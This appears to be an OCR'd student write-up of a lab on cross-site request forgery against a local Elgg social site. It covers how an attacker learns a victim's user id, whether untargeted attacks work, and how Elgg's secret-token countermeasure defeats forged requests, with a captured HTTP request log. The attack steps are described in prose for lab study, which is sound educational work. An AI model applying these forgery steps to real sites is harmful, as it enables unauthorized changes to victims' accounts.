


Figure 2.6




Figure 2.7

6. The request header shown above tells that the modification that Alice wanted to make to Boby's page is appended to the page and executed by the action request. The POST request requires javascript to attack the Boby's profile.

Question 1:

The forged HTTP request needs Boby's user id (guid) to work properly. If Alice targets Boby specifically, before the attack, she can find ways to get Boby's user id. Alice does not know Boby's Elgg password, so she cannot log into Boby's account to get the information. Please describe how Alice can find out Boby's user id.




Figure 2.6

Answer:

Alice needs to look at the HTTP Header to find Boby's unique id when she tries to send him a message as shown above. She can then use this obtained unique id in the forged HTTP request to make the modification to Boby's "About me" section.This is done when Boby opens the link that she sends him.

Question 2:

If Alice would like to launch the attack to anybody who visits her malicious web page. In this case, she does not know who is visiting the web page before hand. Can she still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

Answer:

- If Alice wants to launch the attack to anybody who is visiting her page, without knowing who is visiting her page, it is not possible.
- The reason it is not possible is that to attack any given user, Alice requires the unique id of that user.

- Without knowing who is visiting that page, she cannot attain the user id of a user.
- In case of Boby, by capturing the live HTTP request header , she manually figures out the unique id for Boby. As seen in the above diagrams , the id of the user being attacked needs to be grabbed by initiating requests on the profile of the victim.
- By using the technique in Task 1, since edit.php accepts both GET and POST requests, Alice can add an img tag to her website that launches this attack,.
- Although she has done this, dynamically getting the unique id of the victim visiting her page is not possible.
- Therefore she cannot launch the attack on anybody without knowing who is visiting her page.

Task 3:

1. In the action_gatekeeper($action) function in the actions.php file the countermeasure for CSRF attacks is present.
   We ensure the execution of the function whenever a user action is required on any given page by commenting the return true line.




Figure 3.1

2. In general, Elgg adds security token and timestamp to all the user actions to be performed.
   This is performed by the views/default/input/securitytoken.php module.



Live HTTP headers
12:23 PM Seed
Headers Generator Config About
HTTP Headers
Content-Type: text/html; charset=UTF-8
http://www.csrflabelgg.com/action/profile/edit
POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Cookie: Elgg=v149c082tu0iqkes2t2r10jvn0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 497
__elgg_token=919de76be44dbf65ad213097bca91ed3&__elgg_ts=1512067368&name=Boby&description=%3Cp%3Ehi%3C%2Fp%3E&accesslevel%5Bdescription%5D=2&briefdesc...
HTTP/1.1 302 Found
Date: Thu, 30 Nov 2017 18:44:23 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Token and time stamp is only generated by the real website. In forged HTTP request this won't be present.
Save All... Replay... Capture Clear Close
Live HTTP headers
12:33 PM Seed
Headers Generator Config About
HTTP Headers
description%5D=2&location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bc...
Save All... Replay... Capture Clear Close
Live HTTP headers
12:34 PM Seed
Headers Generator Config About
HTTP Headers
e=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%5D=2&guid=40
Save All... Replay... Capture Clear Close

Figure 3.2




Figure 3.3

3. A hash value (md5) of the site secret value(retrieved from the database), timestamp, user SessionID and the randomly generated sessions string is the Elgg security token .
   The generate_Action_token($timesamp) function generates the secret token as shown below.




Figure 3.4

4. The function validate_action_taken does secret-token validation.If the tokens are not present or invalid then the action will be denied and the user will be redirected.




Figure 3.6

5. The secret token is generated by the website that actually hosts the session, in our case this website is elgg.
6. Because of this the attacker website cannot successfully generate the right token, as it doesn't have all the details to generate this token and get it validated by the website being attacked.
7. This attack will fail since the attacker is unable to place the correct tokens in his request.
8. The tokens are generated as a result of php code, source of which is unavailable for the attacker to grab, this acts as added security to the website.
9. The countermeasure will detect that it is a forged HTTP request.




Figure 3.7